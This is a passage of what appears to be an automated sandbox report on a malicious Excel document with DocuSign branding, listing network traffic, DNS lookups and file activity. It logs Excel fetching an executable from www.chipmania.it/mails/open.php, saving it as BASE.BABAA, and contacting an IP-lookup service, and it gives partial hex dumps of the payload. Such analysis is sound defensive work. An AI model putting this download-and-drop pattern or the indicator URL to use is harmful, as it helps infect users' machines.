Feb 20, 2021 02:16:43.827573061 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:16:43.882463932 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.882489920 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.882503033 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.882517099 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.882530928 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.882544041 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.882561922 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.882590055 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.882601976 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.882616043 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.882627964 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.882638931 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.882646084 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:16:43.882649899 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.882668018 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.882685900 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.882702112 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.882700920 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:16:43.882749081 CET	49165	80	192.168.2.22	185.81.0.78

Copyright null 2021

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 20, 2021 02:16:43.882765055 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.882783890 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.882792950 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:16:43.882796049 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.882810116 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.882862091 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:16:43.882894993 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:16:43.884835005 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:16:43.942574024 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.942631960 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.942673922 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.942691088 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:16:43.942713976 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.942715883 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:16:43.942722082 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:16:43.942764044 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.942773104 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:16:43.942809105 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.942821980 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:16:43.942850113 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.942864895 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:16:43.942889929 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.942919970 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:16:43.942949057 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.942981005 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:16:43.942987919 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.943025112 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:16:43.943028927 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.943069935 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.943080902 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:16:43.943084955 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:16:43.943119049 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.943119049 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:16:43.943162918 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.943192005 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:16:43.943202019 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.943212986 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:16:43.943242073 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.943259001 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:16:43.943284035 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.943301916 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:16:43.943329096 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.943341017 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:16:43.943371058 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.943392992 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:16:43.943412066 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.943423986 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:16:43.943463087 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.943476915 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:16:43.943509102 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.943512917 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:16:43.943547964 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.943553925 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:16:43.943587065 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:16:43.943592072 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:16:43.943627119 CET	80	49165	185.81.0.78	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 20, 2021 02:16:43.609155893 CET	52197	53	192.168.2.22	8.8.8.8
Feb 20, 2021 02:16:43.670814037 CET	53	52197	8.8.8.8	192.168.2.22
Feb 20, 2021 02:18:53.927275896 CET	53099	53	192.168.2.22	8.8.8.8
Feb 20, 2021 02:18:53.986989021 CET	53	53099	8.8.8.8	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 20, 2021 02:18:53.993416071 CET	52838	53	192.168.2.22	8.8.8.8
Feb 20, 2021 02:18:54.043324947 CET	53	52838	8.8.8.8	192.168.2.22
Feb 20, 2021 02:18:56.465553999 CET	61200	53	192.168.2.22	8.8.8.8
Feb 20, 2021 02:18:56.518466949 CET	53	61200	8.8.8.8	192.168.2.22
Feb 20, 2021 02:18:56.523504972 CET	49548	53	192.168.2.22	8.8.8.8
Feb 20, 2021 02:18:56.574853897 CET	53	49548	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 20, 2021 02:16:43.609155893 CET	192.168.2.22	8.8.8.8	0x8c10	Standard query (0)	www.chipmania.it	A (IP address)	IN (0x0001)
Feb 20, 2021 02:18:56.465553999 CET	192.168.2.22	8.8.8.8	0xa6ed	Standard query (0)	api.ip.sb	A (IP address)	IN (0x0001)
Feb 20, 2021 02:18:56.523504972 CET	192.168.2.22	8.8.8.8	0x4a40	Standard query (0)	api.ip.sb	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 20, 2021 02:16:43.670814037 CET	8.8.8.8	192.168.2.22	0x8c10	No error (0)	www.chipmania.it	chipmania.it		CNAME (Canonical name)	IN (0x0001)
Feb 20, 2021 02:16:43.670814037 CET	8.8.8.8	192.168.2.22	0x8c10	No error (0)	chipmania.it		185.81.0.78	A (IP address)	IN (0x0001)
Feb 20, 2021 02:18:56.518466949 CET	8.8.8.8	192.168.2.22	0xa6ed	No error (0)	api.ip.sb	api.ip.sb.cdn.cloudflare.net		CNAME (Canonical name)	IN (0x0001)
Feb 20, 2021 02:18:56.574853897 CET	8.8.8.8	192.168.2.22	0x4a40	No error (0)	api.ip.sb	api.ip.sb.cdn.cloudflare.net		CNAME (Canonical name)	IN (0x0001)

HTTP Request Dependency Graph

- www.chipmania.it

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	185.81.0.78	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Feb 20, 2021 02:16:43.753083944 CET	0	OUT	GET /mails/open.php HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: www.chipmania.it Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Feb 20, 2021 02:16:43.822292089 CET	2	IN	HTTP/1.1 200 OK Date: Sat, 20 Feb 2021 01:16:43 GMT Server: Apache Content-Disposition: attachment; filename="8.jjkes" Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Keep-Alive: timeout=1, max=100 Transfer-Encoding: chunked Content-Type: application/octet-stream Data Raw: 32 30 30 30 0d 0a 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

System Behavior

Analysis Process: EXCEL.EXE PID: 2340 Parent PID: 584

General

Start time:	02:16:34
Start date:	20/02/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f180000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\C89C.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13F4CEC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\0BCE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEA859AC0	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FEA828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FEA828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FEA828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FEA828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FEA828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FEA828C	URLDownloadToFileA

Copyright null 2021

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FEA828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FEA828C	URLDownloadToFileA
C:\Users\user\BASE.BABAA	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13FEA828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\3DEC.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13F4CEC83	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\C89C.tmp	success or wait	1	13F73B818	DeleteFileW
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.ht~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\3DEC.tmp	success or wait	1	13F73B818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\0BCE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\Desktop\3ECE0000	C:\Users\user\Desktop\SecuriteInfo.com.Exploit.Siggen3.10350.12632.xls	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~..	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~s~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~s~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.png	C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~s~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~s~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css..	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htmss	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htmss	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image003.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image003.pngss	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlss	success or wait	1	7FEEA859AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Copyright null 2021

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\0BCE0000	569	453	ac 95 cb 6e db 30 10 45 f7 05 fa 0f 02 b7 85 44 27 05 8a a2 b0 9c 45 9b 2e db 00 49 3f 80 26 c7 12 6b be c0 61 12 fb ef 3b a4 1d b7 35 1c 4b aa bb d1 8b 9a 7b ee cc 48 c3 f9 cd c6 9a ea 09 22 6a ef 5a 76 d5 cc 58 05 4e 7a a5 5d d7 b2 1f 0f 5f eb 8f ac c2 24 9c 12 c6 3b 68 d9 16 90 dd 2c de be 99 3f 6c 03 60 45 d1 0e 5b d6 a7 14 3e 71 8e b2 07 2b b0 f1 01 1c ad ac 7c b4 22 d1 6d ec 78 10 72 2d 3a e0 d7 b3 d9 07 2e bd 4b e0 52 9d b2 06 5b cc bf c0 4a 3c 9a 54 dd 6e e8 f1 ce c9 52 3b 56 7d de bd 97 51 2d 13 21 18 2d 45 22 a3 fc c9 a9 23 48 ed 57 2b 2d 41 79 f9 68 49 ba c1 10 41 28 ec 01 92 35 4d 88 9a 88 f1 1e 52 a2 c4 90 f1 93 cc 9f 01 ba 23 a8 b6 d9 74 59 38 1d 13 c1 e0 51 cc 80 d1 7d 25 1a 8a 2c c9 60 af 03 be a3 72 bd e2 2a af bc 5e 89 7d dc 77 6a 61 d4	...n.0.E.....D'.....E....I?. &..k..a...;...5.K.....{..H.... ..."j.Zv..X.Nz.]...._....$...; h....,...?l.`E..[...>q...+.... ..|.".m.x.r-:.....K.R...[... J<.T.n....R;V}...Q-.!.-E"....# H.W+- Ay.hI...A(...5M.....R.... .....#...tY8....Q...}%..,.`... .r..*..^.}.wja.	success or wait	22	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\0BCE0000	1022	2	03 00	..	success or wait	22	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\0BCE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 0c 23 7c 8c c7 01 00 00 58 07 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\0BCE0000	9564	65536	ff d8 ff e1 1c c5 45 78 69 66 00 00 4d 4d 00 2a 00 00 00 08 00 07 01 12 00 03 00 00 00 01 00 01 00 00 01 1a 00 05 00 00 00 01 00 00 00 62 01 1b 00 05 00 00 00 01 00 00 00 6a 01 28 00 03 00 00 00 01 00 03 00 00 01 31 00 02 00 00 00 1e 00 00 00 72 01 32 00 02 00 00 00 14 00 00 00 90 87 69 00 04 00 00 00 01 00 00 00 a4 00 00 00 d0 00 1e 84 80 00 00 27 10 00 1e 84 80 00 00 27 10 41 64 6f 62 65 20 50 68 6f 74 6f 73 68 6f 70 20 43 53 36 20 28 57 69 6e 64 6f 77 73 29 00 32 30 32 31 3a 30 32 3a 31 31 20 32 31 3a 30 35 3a 35 33 00 00 03 a0 01 00 03 00 00 00 01 ff ff 00 00 a0 02 00 04 00 00 00 01 00 00 0b 86 a0 03 00 04 00 00 00 01 00 00 07 8e 00 00 00 00 00 00 00 06 01 03 00 03 00 00 00 01 00 06 00 00 01 1a 00 05 00 00 00 01 00 00 01 1e 01 1b 00 05 00 00 00 01 00	......Exif..MM.*..... .....b.....j.(.....1.....r.2..... .....i.....'... ....'.Adobe Photoshop CS6 (Windows).2021:02:11 21:05:53.....	success or wait	3	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\0BCE0000	153877	1653	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 0c 23 7c 8c c7 01 00 00 58 07 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 c6 33 e4 6d 20 01 00 00 c2 03 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 26 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 6f 40 54 27 ac 01 00 00 0c 03 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 86 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!..#|.....X..... .....[Content_Types].xmlPK..-.....!..U0#....L ....._rels/.re lsPK..-.....!..3.m ....&...xl/_rels/wor kbook.xml.relsPK..-.....!. o@T'..... xl/workbook.xml	success or wait	1	7FEEA859AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\3ECE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\3ECE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\3ECE0000	unknown	288	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f0 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 ac 00 00 00 02 00 00 00 e4 04 00 00 03 00 00 00 00 00 0e 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 03 00 00 00 0d 00 00 00 20 20 44 6f 63 75 53 69 67 6e 20 20 00 09 00 00 00 44 6f 63 75 53 69 67 6e 00 0a 00 00 00 44 6f 63 75 53 69 67 6e 20 00 0c 10 00 00 04 00 00 00 1e 00 00 00 0b 00 00 00 57 6f 72 6b 73 68 65 65 74 73 00 03 00 00 00 01 00 00 00	....+,..0..... H.....P.....X.....`..... ..h.....p.....x..... .... DocuSign .....DocuSign.....DocuSign .....Work sheets.....	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\Desktop\3ECE0000	unknown	2048	01 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00 05 00 00 00 06 00 00 00 07 00 00 00 08 00 00 00 09 00 00 00 0a 00 00 00 0b 00 00 00 0c 00 00 00 0d 00 00 00 0e 00 00 00 0f 00 00 00 10 00 00 00 11 00 00 00 12 00 00 00 13 00 00 00 14 00 00 00 15 00 00 00 16 00 00 00 17 00 00 00 18 00 00 00 19 00 00 00 1a 00 00 00 1b 00 00 00 1c 00 00 00 1d 00 00 00 1e 00 00 00 1f 00 00 00 20 00 00 00 21 00 00 00 22 00 00 00 23 00 00 00 24 00 00 00 25 00 00 00 26 00 00 00 27 00 00 00 28 00 00 00 29 00 00 00 2a 00 00 00 2b 00 00 00 2c 00 00 00 2d 00 00 00 2e 00 00 00 2f 00 00 00 30 00 00 00 31 00 00 00 32 00 00 00 33 00 00 00 34 00 00 00 35 00 00 00 36 00 00 00 37 00 00 00 38 00 00 00 39 00 00 00 3a 00 00 00 3b 00 00 00 3c 00 00 00 3d 00 00 00 3e 00 00 00 3f 00 00 00 40 00 00	....!..."...#...$...%...&...'... (...)...*...+...,...-... ..../...0...1...2...3...4...5. ..6...7...8...9...:...;...<... =...>...?...@..	success or wait	1	7FEEA859AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\3ECE0000	unknown	512	d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 00 03 00 fe ff 09 00 06 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 00 00 47 01 00 00 00 00 00 00 10 00 00 fe ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 44 01 00 00 45 01 00 00 46 01 00 00 ff ff ff

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\8[1].jjkes	unknown	8184	00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\BASE.BABAA	unknown	13091	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 bd 2a 96 79 f9 4b f8 2a f9 4b f8 2a f9 4b f8 2a a2 23 fb 2b f3 4b f8 2a a2 23 fd 2b 7e 4b f8 2a a2 23 fc 2b eb 4b f8 2a 01 3b fc 2b f6 4b f8 2a 01 3b fb 2b e8 4b f8 2a a2 23 f9 2b fc 4b f8 2a f9 4b f9 2a 9a 4b f8 2a 01 3b fd 2b d8 4b f8 2a 4e 3a f1 2b f4 4b f8 2a 4e 3a f8 2b f8 4b f8 2a 4e 3a 07 2a f8 4b f8 2a 4e 3a fa 2b f8 4b f8 2a 52 69 63 68 f9 4b f8 2a 00 00 00 00 00 00 00	MZ.....@..... ....!..L.!This program cannot be run in DOS mode.... $.....*.y.K.*.K.*.K.*.#.+.K .*.#.+~K.*.#.+.K.*.;.+.K.*.;. + .K.*.#.+.K.*.K.*.K.*.;.+.K.*N : .+.K.*N:.+.K.*N:.*.K.*N:.+. K.*Rich.K.*.....	success or wait	1	13FEA828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\8[1].jjkes	unknown	8184	89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 1b 8d 4d f3 51 8b 4d 08 e8 70 fe 07 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 38 8d 4d f3 51 8b 4d 08 e8 47 fe 07 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 74 8d 4d f3 51 8b 4d 08 e8 1e fe 07 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 a2 8d 4d f3 51 8b 4d 08 e8 f5 fd 07 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 b5 8d 4d f3 51 8b 4d 08 e8 cc fd 07 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 72 8d 4d f3 51 8b 4d 08 e8 a3 fd 07 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01	.U..E.....E..E.....E...M.Q.M ..p....U.....U..E.....E..E..... .E.8.M.Q.M..G....U.....U..E. .. ..E..E.....E.t.M.Q.M.....U. ....U..E.....E..E.....E...M.Q .M.....U.....U..E.....E..E.. ....E...M.Q.M.....U.....U..E .....E..E.....E.r.M.Q.M..... .U.....U..E....	success or wait	576	13FEA828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
